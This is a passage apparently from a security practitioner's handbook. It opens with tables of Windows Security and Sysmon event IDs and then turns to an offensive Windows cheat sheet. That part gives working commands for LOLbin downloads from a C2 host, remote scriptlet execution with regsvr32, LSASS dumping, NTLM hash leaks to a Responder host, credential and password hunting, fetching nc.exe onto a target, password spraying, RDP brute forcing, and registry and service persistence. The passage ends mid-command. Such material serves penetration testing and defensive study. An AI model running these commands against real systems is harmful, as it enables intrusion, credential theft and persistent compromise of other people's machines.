4875	Certificate Services received a request to shut down
4876	Certificate Services backup started
4877	Certificate Services backup completed
4878	Certificate Services restore started
4879	Certificate Services restore completed
4880	Certificate Services started
4881	Certificate Services stopped
4882	The security permissions for Certificate Services changed
4883	Certificate Services retrieved an archived key
4884	Certificate Services imported a certificate into its database
4885	The audit filter for Certificate Services changed
4886	Certificate Services received a certificate request
4887	Certificate Services approved a certificate request and issued a certificate
4888	Certificate Services denied a certificate request
4889	Certificate Services set the status of a certificate request to pending
4890	The certificate manager settings for Certificate Services changed.
4891	A configuration entry changed in Certificate Services
4892	A property of Certificate Services changed
4893	Certificate Services archived a key
4894	Certificate Services imported and archived a key
4895	Certificate Services published the CA certificate to Active Directory Domain Services
4896	One or more rows have been deleted from the certificate database
4897	Role separation enabled
4898	Certificate Services loaded a template
4899	A Certificate Services template was updated
4900	Certificate Services template security was updated
4902	The Per-user audit policy table was created
4904	An attempt was made to register a security event source
4905	An attempt was made to unregister a security event source
4906	The CrashOnAuditFail value has changed
4907	Auditing settings on object were changed
4908	Special Groups Logon table modified
4909	The local policy settings for the TBS were changed
4910	The group policy settings for the TBS were changed
4911	Resource attributes of the object were changed
4912	Per User Audit Policy was changed
4913	Central Access Policy on the object was changed

<b>4928</b>	An Active Directory replica source naming context was established
<b>4929</b>	An Active Directory replica source naming context was removed
<b>4930</b>	An Active Directory replica source naming context was modified
<b>4931</b>	An Active Directory replica destination naming context was modified
<b>4932</b>	Synchronization of a replica of an Active Directory naming context has begun
<b>4933</b>	Synchronization of a replica of an Active Directory naming context has ended
<b>4934</b>	Attributes of an Active Directory object were replicated
<b>4935</b>	Replication failure begins
<b>4936</b>	Replication failure ends
<b>4937</b>	A lingering object was removed from a replica
<b>4944</b>	The following policy was active when the Windows Firewall started
<b>4945</b>	A rule was listed when the Windows Firewall started
<b>4946</b>	A change has been made to Windows Firewall exception list. A rule was added
<b>4947</b>	A change has been made to Windows Firewall exception list. A rule was modified
<b>4948</b>	A change has been made to Windows Firewall exception list. A rule was deleted
<b>4949</b>	Windows Firewall settings were restored to the default values
<b>4950</b>	A Windows Firewall setting has changed
<b>4951</b>	A rule has been ignored because its major version number was not recognized by Windows Firewall
<b>4952</b>	Parts of a rule have been ignored because its minor version number was not recognized by Windows Firewall
<b>4953</b>	A rule has been ignored by Windows Firewall because it could not parse the rule
<b>4954</b>	Windows Firewall Group Policy settings has changed. The new settings have been applied
<b>4956</b>	Windows Firewall has changed the active profile
<b>4957</b>	Windows Firewall did not apply the following rule
<b>4958</b>	Windows Firewall did not apply the following rule because the rule referred to items not configured on this computer
<b>4960</b>	IPsec dropped an inbound packet that failed an integrity check
<b>4961</b>	IPsec dropped an inbound packet that failed a replay check
<b>4962</b>	IPsec dropped an inbound packet that failed a replay check
<b>4963</b>	IPsec dropped an inbound clear text packet that should have been secured

4964	Special groups have been assigned to a new logon
4965	IPsec received a packet from a remote computer with an incorrect Security Parameter Index (SPI).
4976	During Main Mode negotiation, IPsec received an invalid negotiation packet.
4977	During Quick Mode negotiation, IPsec received an invalid negotiation packet.
4978	During Extended Mode negotiation, IPsec received an invalid negotiation packet.
4979	IPsec Main Mode and Extended Mode security associations were established.
4980	IPsec Main Mode and Extended Mode security associations were established
4981	IPsec Main Mode and Extended Mode security associations were established
4982	IPsec Main Mode and Extended Mode security associations were established
4983	An IPsec Extended Mode negotiation failed
4984	An IPsec Extended Mode negotiation failed
4985	The state of a transaction has changed
5024	The Windows Firewall Service has started successfully
5025	The Windows Firewall Service has been stopped
5027	The Windows Firewall Service was unable to retrieve the security policy from the local storage
5028	The Windows Firewall Service was unable to parse the new security policy.
5029	The Windows Firewall Service failed to initialize the driver
5030	The Windows Firewall Service failed to start
5031	The Windows Firewall Service blocked an application from accepting incoming connections on the network.
5032	Windows Firewall was unable to notify the user that it blocked an application from accepting incoming connections on the network
5033	The Windows Firewall Driver has started successfully
5034	The Windows Firewall Driver has been stopped
5035	The Windows Firewall Driver failed to start
5037	The Windows Firewall Driver detected critical runtime error. Terminating
5038	Code integrity determined that the image hash of a file is not valid
5039	A registry key was virtualized.
5040	A change has been made to IPsec settings. An Authentication Set was added.
5041	A change has been made to IPsec settings. An Authentication Set was modified
5042	A change has been made to IPsec settings. An Authentication Set was deleted
5043	A change has been made to IPsec settings. A Connection Security Rule was added

5044	A change has been made to IPsec settings. A Connection Security Rule was modified
5045	A change has been made to IPsec settings. A Connection Security Rule was deleted
5046	A change has been made to IPsec settings. A Crypto Set was added
5047	A change has been made to IPsec settings. A Crypto Set was modified
5048	A change has been made to IPsec settings. A Crypto Set was deleted
5049	An IPsec Security Association was deleted
5050	An attempt to programmatically disable the Windows Firewall using a call to
5051	INetFwProfile.FirewallEnabled(FALSE
5056	A cryptographic self test was performed
5057	A cryptographic primitive operation failed
5058	Key file operation
5059	Key migration operation
5060	Verification operation failed
5061	Cryptographic operation
5062	A kernel-mode cryptographic self test was performed
5063	A cryptographic provider operation was attempted
5064	A cryptographic context operation was attempted
5065	A cryptographic context modification was attempted
5066	A cryptographic function operation was attempted
5067	A cryptographic function modification was attempted
5068	A cryptographic function provider operation was attempted
5069	A cryptographic function property operation was attempted
5070	A cryptographic function property operation was attempted
5071	Key access denied by Microsoft key distribution service
5120	OCSP Responder Service Started
5121	OCSP Responder Service Stopped
5122	A Configuration entry changed in the OCSP Responder Service
5123	A configuration entry changed in the OCSP Responder Service
5124	A security setting was updated on OCSP Responder Service
5125	A request was submitted to OCSP Responder Service
5126	Signing Certificate was automatically updated by the OCSP Responder Service
5127	The OCSP Revocation Provider successfully updated the revocation information
5136	A directory service object was modified
5137	A directory service object was created
5138	A directory service object was undeleted

<b>5139</b>	A directory service object was moved
<b>5140</b>	A network share object was accessed
<b>5141</b>	A directory service object was deleted
<b>5142</b>	A network share object was added.
<b>5143</b>	A network share object was modified
<b>5144</b>	A network share object was deleted.
<b>5145</b>	A network share object was checked to see whether client can be granted desired access
<b>5146</b>	The Windows Filtering Platform has blocked a packet
<b>5147</b>	A more restrictive Windows Filtering Platform filter has blocked a packet
<b>5148</b>	The Windows Filtering Platform has detected a DoS attack and entered a defensive mode; packets associated with this attack will be discarded.
<b>5149</b>	The DoS attack has subsided and normal processing is being resumed.
<b>5150</b>	The Windows Filtering Platform has blocked a packet.
<b>5151</b>	A more restrictive Windows Filtering Platform filter has blocked a packet.
<b>5152</b>	The Windows Filtering Platform blocked a packet
<b>5153</b>	A more restrictive Windows Filtering Platform filter has blocked a packet
<b>5154</b>	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections
<b>5155</b>	The Windows Filtering Platform has blocked an application or service from listening on a port for incoming connections
<b>5156</b>	The Windows Filtering Platform has allowed a connection
<b>5157</b>	The Windows Filtering Platform has blocked a connection
<b>5158</b>	The Windows Filtering Platform has permitted a bind to a local port
<b>5159</b>	The Windows Filtering Platform has blocked a bind to a local port
<b>5168</b>	Spn check for SMB/SMB2 fails.
<b>5169</b>	A directory service object was modified
<b>5170</b>	A directory service object was modified during a background cleanup task
<b>5376</b>	Credential Manager credentials were backed up
<b>5377</b>	Credential Manager credentials were restored from a backup
<b>5378</b>	The requested credentials delegation was disallowed by policy
<b>5379</b>	Credential Manager credentials were read
<b>5380</b>	Vault Find Credential
<b>5381</b>	Vault credentials were read
<b>5382</b>	Vault credentials were read
<b>5440</b>	The following callout was present when the Windows Filtering Platform Base Filtering Engine started

5441	The following filter was present when the Windows Filtering Platform Base Filtering Engine started
5442	The following provider was present when the Windows Filtering Platform Base Filtering Engine started
5443	The following provider context was present when the Windows Filtering Platform Base Filtering Engine started
5444	The following sub-layer was present when the Windows Filtering Platform Base Filtering Engine started
5446	A Windows Filtering Platform callout has been changed
5447	A Windows Filtering Platform filter has been changed
5448	A Windows Filtering Platform provider has been changed
5449	A Windows Filtering Platform provider context has been changed
5450	A Windows Filtering Platform sub-layer has been changed
5451	An IPsec Quick Mode security association was established
5452	An IPsec Quick Mode security association ended
5453	An IPsec negotiation with a remote computer failed because the IKE and AuthIP IPsec Keying Modules (IKEEXT) service is not started
5456	PAStore Engine applied Active Directory storage IPsec policy on the computer
5457	PAStore Engine failed to apply Active Directory storage IPsec policy on the computer
5458	PAStore Engine applied locally cached copy of Active Directory storage IPsec policy on the computer
5459	PAStore Engine failed to apply locally cached copy of Active Directory storage IPsec policy on the computer
5460	PAStore Engine applied local registry storage IPsec policy on the computer
5461	PAStore Engine failed to apply local registry storage IPsec policy on the computer
5462	PAStore Engine failed to apply some rules of the active IPsec policy on the computer
5463	PAStore Engine polled for changes to the active IPsec policy and detected no changes
5464	PAStore Engine polled for changes to the active IPsec policy, detected changes, and applied them to IPsec Services
5465	PAStore Engine received a control for forced reloading of IPsec policy and processed the control successfully
5466	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory cannot be reached, and will use the cached copy of the Active Directory IPsec policy instead
5467	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, and found no changes to the policy

5468	PASStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, found changes to the policy, and applied those changes
5471	PASStore Engine loaded local storage IPsec policy on the computer
5472	PASStore Engine failed to load local storage IPsec policy on the computer
5473	PASStore Engine loaded directory storage IPsec policy on the computer
5474	PASStore Engine failed to load directory storage IPsec policy on the computer
5477	PASStore Engine failed to add quick mode filter
5478	IPsec Services has started successfully
5479	IPsec Services has been shut down successfully
5480	IPsec Services failed to get the complete list of network interfaces on the computer
5483	IPsec Services failed to initialize RPC server. IPsec Services could not be started
5484	IPsec Services has experienced a critical failure and has been shut down
5485	IPsec Services failed to process some IPsec filters on a plug-and-play event for network interfaces
5632	A request was made to authenticate to a wireless network
5633	A request was made to authenticate to a wired network
5712	A Remote Procedure Call (RPC) was attempted
5888	An object in the COM+ Catalog was modified
5889	An object was deleted from the COM+ Catalog
5890	An object was added to the COM+ Catalog
6144	Security policy in the group policy objects has been applied successfully
6145	One or more errors occurred while processing security policy in the group policy objects
6272	Network Policy Server granted access to a user
6273	Network Policy Server denied access to a user
6274	Network Policy Server discarded the request for a user
6275	Network Policy Server discarded the accounting request for a user
6276	Network Policy Server quarantined a user
6277	Network Policy Server granted access to a user but put it on probation because the host did not meet the defined health policy
6278	Network Policy Server granted full access to a user because the host met the defined health policy
6279	Network Policy Server locked the user account due to repeated failed authentication attempts
6280	Network Policy Server unlocked the user account
6281	Code Integrity determined that the page hashes of an image file are not valid...

6400	BranchCache: Received an incorrectly formatted response while discovering availability of content.
6401	BranchCache: Received invalid data from a peer. Data discarded.
6402	BranchCache: The message to the hosted cache offering it data is incorrectly formatted.
6403	BranchCache: The hosted cache sent an incorrectly formatted response to the client's message to offer it data.
6404	BranchCache: Hosted cache could not be authenticated using the provisioned SSL certificate.
6405	BranchCache: %2 instance(s) of event id %1 occurred.
6406	%1 registered to Windows Firewall to control filtering for the following:
6407	0.01
6408	Registered product %1 failed and Windows Firewall is now controlling the filtering for %2.
6409	BranchCache: A service connection point object could not be parsed
6410	Code integrity determined that a file does not meet the security requirements to load into a process. This could be due to the use of shared sections or other issues
6416	A new external device was recognized by the system.
6417	The FIPS mode crypto selftests succeeded
6418	The FIPS mode crypto selftests failed
6419	A request was made to disable a device
6420	A device was disabled
6421	A request was made to enable a device
6422	A device was enabled
6423	The installation of this device is forbidden by system policy
6424	The installation of this device was allowed, after having previously been forbidden by policy
8191	Highest System-Defined Audit Message Value

### WINDOWS SYSMON LOG EVENTS

ID	DESCRIPTION
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread



9	RawAccessRead
10	ProcessAccess
11	FileCreate
12	RegistryEvent (Object create and delete)
13	RegistryEvent (Value Set)
14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash
16	Sysmon config state changed
17	Pipe created
18	Pipe connected
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected
225	Error

REFERENCE:

[https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download?utm\\_source=share&utm\\_medium=ios\\_app&utm\\_name=iossmf](https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download?utm_source=share&utm_medium=ios_app&utm_name=iossmf)  
<https://cquireacademy.com/blog/forensics/what-to-do-after-hack-5-unusual-places-where-you-can-find-evidence>  
<https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html>  
<https://www.blackbagtech.com/blog/windows-10-jump-list-forensics/>  
<https://www.linkedin.com/pulse/windows-10-microsoft-edge-browser-forensics-brent-muir>  
<https://github.com/Cugu/awesome-forensics>  
<https://github.com/meirwah/awesome-incident-response#windows-evidence-collection>  
[https://www.jpccert.or.jp/present/2018/20171109codeblue2017\\_en.pdf](https://www.jpccert.or.jp/present/2018/20171109codeblue2017_en.pdf)

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## WINDOWS\_Exploit

RED TEAM	EXPLOITATION	WINDOWS
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### WINDOWS LOLbins

LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation

#### EXECUTE LOLbins

```
at.exe at 07:30 /interactive /every:m,t,w,th,f,s,su
C:\Windows\System32\example.exe
```

```
Atbroker.exe /start example.exe
```

```
bash.exe -c example.exe
```

```
bitsadmin /CREATE 1 & bitsadmin /ADDFILE 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin  
/SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL & bitsadmin  
/RESUME 1 & bitsadmin /RESET
```

```
rundll32.exe zipfldr.dll,RouteTheCall example.exe
```

```
dotnet.exe \path\to\example.dll
```

```
wsl.exe -e /mnt/c/Windows/System32/example.exe
```

#### DOWNLOAD LOLbins

```
bitsadmin /CREATE 1 bitsadmin /ADDFILE 1  
https://live.sysinternals.com/autoruns.exe  
c:\data\playfolder\autoruns.exe bitsadmin /RESUME 1 bitsadmin  
/COMPLETE 1
```

```
certutil.exe -urlcache -split -f http://<C2_IPAddress>/example.exe  
example.exe
```

```
Excel.exe http://<C2_IPAddress>/example.dll  
#Places download in cache folder
```

```
Powerpnt.exe http://<C2_IPAddress>/example.dll  
#Places download in cache folder
```

```
hh.exe http://<C2_IPAddress>/example.ps1
```

```
replace.exe \\<webdav.host.com>\path\example.exe c:\path\outdir /A
```

#### COPY LOLbins

```
esentutil.exe /y C:\path\dir\src_example.vbs /d  
C:\path\dir\dst_example.vbs /o
```

```
expand c:\path\dir\src_example.bat c:\path\dir\dst_example.bat
```

```
replace.exe C:\path\dir\example.txt C:\path\outdir\ /A
```

#### ENCODE LOLbins

```
certutil -encode input_example.txt encoded_example.txt
```

### DECODE LOLbins

```
certutil -decode encoded_example.txt output_example.txt
```

### APPLICATION WHITELIST BYPASS LOLbins

```
bash.exe -c example.exe
```

```
#Executes click-once-application from <URL>  
rundll32.exe dfshim.dll,ShOpenVerbApplication  
http://<URL>/application/?param1=foo
```

```
#Execute the specified remote .SCT script with scrobj.dll.  
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll  
  
#Execute the specified local .SCT script with scrobj.dll.  
regsvr32.exe /s /u /i:file.sct scrobj.dll
```

### CREDENTIALS LOLbins

```
#List cached credentials:  
cmdkey /list
```

```
#Export plaintext local wireless passwords:  
netsh wlan export profile key=clear
```

### COMPILE LOLbins

```
csc.exe -out:example.exe file.cs  
csc.exe -target:library -out:example.dll file.cs
```

```
#compile javascript code in scriptfile.js & output scriptfile.exe.  
jsc.exe scriptfile.js
```

### HASH LEAK LOLbins

#### DOS COMMANDS

Various Windows commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in an actual scenario I'll leave up to the user.

```
C:\> dir \\<Responder_IPAddr>\C$\  
C:\> regsvr32 /s /u /i://<Responder_IPAddr>/blah example.dll  
C:\> echo 1 > //<Responder_IPAddr>/blah  
C:\> pushd \\<Responder_IPAddr>\C$\blah  
C:\> cmd /k \\<Responder_IPAddr>\C$\blah  
C:\> cmd /c \\<Responder_IPAddr>\C$\blah  
C:\> start \\<Responder_IPAddr>\C$\blah  
C:\> mkdir \\<Responder_IPAddr>\C$\blah  
C:\> type \\<Responder_IPAddr>\C$\blah  
C:\> rpcping -s <Responder_IPAddr> -e 1234 -a privacy -u NTLM
```

#### POWERSHELL COMMANDS

Various Windows PowerShell commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in a scenario I'll leave up to the user.

```
PS> Invoke-Item \\<Responder_IPAddr>\C$\blah
PS> Get-Content \\<Responder_IPAddr>\C$\blah
PS> Start-Process \\<Responder_IPAddr>\C$\blah
```

### DUMP LOLbins

```
#dump LSASS with rundll32
rundll32.exe C:\Windows\System32\comsvcs.dll #24 "<PID> lsass.dmp
full"
rundll32.exe comsvcs.dll #24 "<PID> lsass.dmp full"
```

```
#dump process pid; requires administrator privileges
tttracer.exe -dumpFull -attach <PID>
```

```
#diskshadow to exfiltrate data from VSS such as NTDS.dit
diskshadow.exe /s c:\test\diskshadow.txt
```

REFERENCE:  
<https://lolbas-project.github.io/#>

## WINDOWS PRIVILEGE ESCALATION

### Groups on Target System

```
net localgroup
Get-LocalGroup | ft Name
```

### Users in Administrators Group

```
net localgroup Administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

### User Autologon Registry Entries

```
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" 2>nul | findstr "DefaultUserName
DefaultDomainName DefaultPassword"
```

```
Get-ItemProperty -Path
'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\WinLogon' | select "Default*"
```

### List Credential Manager Cache/Locations

```
cmdkey /list
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\

Get-ChildItem -Hidden
C:\Users\username\AppData\Local\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden  
C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

### Identify if Target User can access SAM and SYSTEM files

```
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\System32\config\RegBack\SAM  
%SYSTEMROOT%\System32\config\SAM  
%SYSTEMROOT%\repair\system  
%SYSTEMROOT%\System32\config\SYSTEM  
%SYSTEMROOT%\System32\config\RegBack\system
```

### Weak folder permissions: Full Permissions Everyone/Users

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr  
"Everyone"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr  
"Everyone"  
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr  
"BUILTIN\Users"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr  
"BUILTIN\Users"
```

### Weak folder permissions: Modify Permissions Everyone/Users

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr  
"Everyone"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr  
"Everyone"  
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr  
"BUILTIN\Users"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr  
"BUILTIN\Users"
```

```
Get-ChildItem 'C:\Program Files\*', 'C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select  
-ExpandProperty IdentityReference) -match 'Everyone'} } catch {}}
```

```
Get-ChildItem 'C:\Program Files\*', 'C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select  
-ExpandProperty IdentityReference) -match 'BUILTIN\Users'} } catch  
{}}
```

### Processes and services

```
tasklist /svc  
tasklist /v  
net start  
sc query
```

```
Get-WmiObject -Query "Select * from Win32_Process" | where {$_ .Name  
-notlike "svchost*"} | Select Name, Handle,  
@[Label="Owner";Expression={$_ .GetOwner().User}] | ft -AutoSize
```

### Unquoted service paths

```
wmic service get name,displayname,pathname,startmode 2>nul |findstr /i "Auto" 2>nul |findstr /i /v "C:\Windows\\" 2>nul |findstr /i /v ""
```

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '*'} | select PathName,DisplayName,Name
```

### Scheduled Tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName  
dir C:\windows\tasks
```

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft  
TaskName,TaskPath,State
```

### Startup Items

```
wmic startup get caption,command  
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce  
dir "C:\Documents and Settings\All Users\Start  
Menu\Programs\Startup"  
dir "C:\Documents and Settings%\username%\Start  
Menu\Programs\Startup"
```

```
Get-CimInstance Win32_StartupCommand | select Name, command,  
Location, User | fl  
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer  
sion\Run'  
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer  
sion\RunOnce'  
Get-ItemProperty -Path  
'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers  
ion\Run'  
Get-ItemProperty -Path  
'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers  
ion\RunOnce'  
Get-ChildItem "C:\Users\All Users\Start Menu\Programs\Startup"  
Get-ChildItem "C:\Users\$env:USERNAME\Start Menu\Programs\Startup"
```

### Network Configuration

```
ipconfig /all  
route print
```

```
arp -a
netstat -ano
file C:\WINDOWS\System32\drivers\etc\hosts
netsh firewall show state
netsh firewall show config
netsh advfirewall firewall show rule name=all
netsh dump
```

```
Get-NetIPConfiguration | ft
InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft

Get-NetRoute -AddressFamily IPv4 | ft
DestinationPrefix,NextHop,RouteMetric,ifIndex

Get-NetNeighbor -AddressFamily IPv4 | ft
ifIndex,IPAddress,LinkLayerAddress,State
```

### SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
```

```
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -
Recurse
```

### Registry Passwords

```
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```

### Image Build Artifacts Credentials

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml
*unattend.txt 2>nul
```

```
Get-Childitem -Path C:\ -Include *unattend*,*sysprep* -File -
Recurse -ErrorAction SilentlyContinue | where {($_.Name -like
"*.*xml" -or $_.Name -like "*.*txt" -or $_.Name -like "*.*ini")}
```

### User Directories Search Passwords

```
dir C:\Users\<USER>\ /s *pass* == *vnc* == *.config* 2>nul
findstr C:\Users\ /si password *.xml *.ini *.txt *.config 2>nul
```

```
Get-ChildItem C:\* -include *.xml,*.ini,*.txt,*.config -Recurse -
ErrorAction SilentlyContinue | Select-String -Pattern "password"
Get-ChildItem -Path C:\Users\ -Include *password*,*vnc*,*.config -
File -Recurse -ErrorAction SilentlyContinue
```

### WindowsEnum

<https://github.com/absolomb/WindowsEnum>

A PowerShell Privilege Escalation Enumeration Script. This script automates most of what is detailed in <https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>.

#Quick standard checks.

```
.\WindowsEnum.ps1
```

#Directly from Terminal

```
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1
```

#Extended checks: search config files, interesting files, & passwords (be patient).

```
.\WindowsEnum.ps1 extended
```

#Directly from Terminal

```
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1 extended
```

### Windows Exploit Suggester - Next Generation (WES-NG)

<https://github.com/bitadmin/wesng>

WES-NG is a tool based on the output of Windows' systeminfo utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported.

#Obtain the latest database of vulnerabilities by executing the command:

```
wes.py --update.
```

#Use Windows' built-in systeminfo.exe tool on target host, or remote system using systeminfo.exe /S MyRemoteHost ;to a file:

#Local

```
systeminfo > systeminfo.txt
```

#Remote


```
systeminfo.exe /S MyRemoteHost > systeminfo.txt
```

#To determine vulns execute WES-NG with the systeminfo.txt output file:

```
wes.py systeminfo.txt
```

#To validate results use --muc-lookup parameter to validate identified missing patches against Microsoft's Update Catalog.





### Windows Scheduler SYSTEM Privilege Escalation Technique

```
$> net use \\[TargetIP]\ipc$ password /user:username
$> net time \\[TargetIP]
$> at \\[TargetIP] 12:00 pm tftp -I [MyIP] GET nc.exe
OR
$> at \\[TargetIP] 12:00 pm C:\Temp\payload.exe
```

### PowerSploit

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>  
 #Copy Privesc folder to PowerShell module directory. To find the directory execute \$Env:PSModulePath  
 #Import the module

```
Import-Module Privesc
```

```
#To run all privesc checks on the system
```

```
Invoke-AllChecks
```

### Simple One-liner Password Spraying

```
#First get users on the domain into a textfile:
```

```
net user /domain > users.txt
```

```
#Echo passwords into a file:
```

```
echo "password1" >> passwords.txt
```

```
echo "Spring2020" >> passwords.txt
```

```
#One-liner script to spray passwords.txt against users.txt:
```

```
@FOR /F %n in (users.txt) DO @FOR /F %p in (passwords.txt) DO @net use \\[DOMAINCONTROLLER]\IPC$ /user:[DOMAIN]\%n %p 1>NUL 2>&1 && @echo [*] %n:%p && @net use /delete \\[DOMAINCONTROLLER]\IPC$ > NULL
```

### Windows OS Command Injection

<https://github.com/payloadbox/command-injection-payload-list/blob/master/README.md>

### Export Plaintext Local Wireless Passwords

```
$> netsh wlan export profile key=clear
```

### Search local system for passwords

```
$> findstr /si pass *.xml | *.doc | *.txt | *.xls | *.cfg  
$> ls -R | select-string -Pattern password
```

#### REFERENCE:

!!!BEST!!!-> <https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>  
<https://github.com/sagishahar/lpeworkshop>  
<https://github.com/absolomb/WindowsEnum>  
<https://github.com/J3wker/windows-privilege-escalation-cheat-sheet>  
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>  
<https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae>

## RDP EXPLOITATION

### XFREERDP -Simple User Enumeration Windows Target (kerberos based)

# Syntax = xfreerdp /v:<target\_ip> -sec-nla /u:""

```
xfreerdp /v:192.168.0.32 -sec-nla /u:""
```

### XFREERDP - Login

#Syntax = xfreerdp /u: /g: /p: /v:<target\_ip>

```
xfreerdp /u:<USERNAME> /g:<RD_GATEWAY> /p:<PASS> /v:192.168.1.34
```

### NCRACK - Wordlist based bruteforce RDP

<https://nmap.org/ncrack/>

```
ncrack -vv --user/-U <username_wordlist> --pass/-P  
<password_wordlist> -s <target_ip>:3389
```

```
ncrack -vv --user <USERNAME> -P wordlist.txt -s 192.168.0.32:3389
```

### CROWBAR - Bruteforce Tool

<https://github.com/galkan/crowbar>

```
crowbar.py -b rdp -U user/user_wordlist> -C  
<password/password_wordlist> -s <target_ip>/32 -v
```

```
crowbar.py -b rdp -u user -C password_wordlist -s <target_ip>/32 -v
```

#To use username with a DOMAIN

```
crowbar.py -b rdp -u <DOMAIN>\\<USER> -c <PASS> -s 10.68.35.150/32
```

## WINDOWS PERSISTENCE

### SC Service Creation

```
sc create newservice type= own type= interact binPath=  
"C:\windows\system32\cmd.exe /c payload.exe" & sc start newservice
```

### Winlogon Helper DLL Shell

Requires modifications of the following registry keys:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\Shell

#Modify registry with below commands:

```
reg add "HKLM\Software\Microsoft\Windows  
NT\CurrentVersion\Winlogon" /v Shell /d "explorer.exe, payload.exe"  
/f
```

OR PowerShell

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows  
NT\CurrentVersion\Winlogon\" "Shell" "explorer.exe, payload.exe" -  
Force
```

### Winlogon Helper DLL UserInit

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\Userinit

#Modify registry with below commands:

```
reg add "HKLM\Software\Microsoft\Windows  
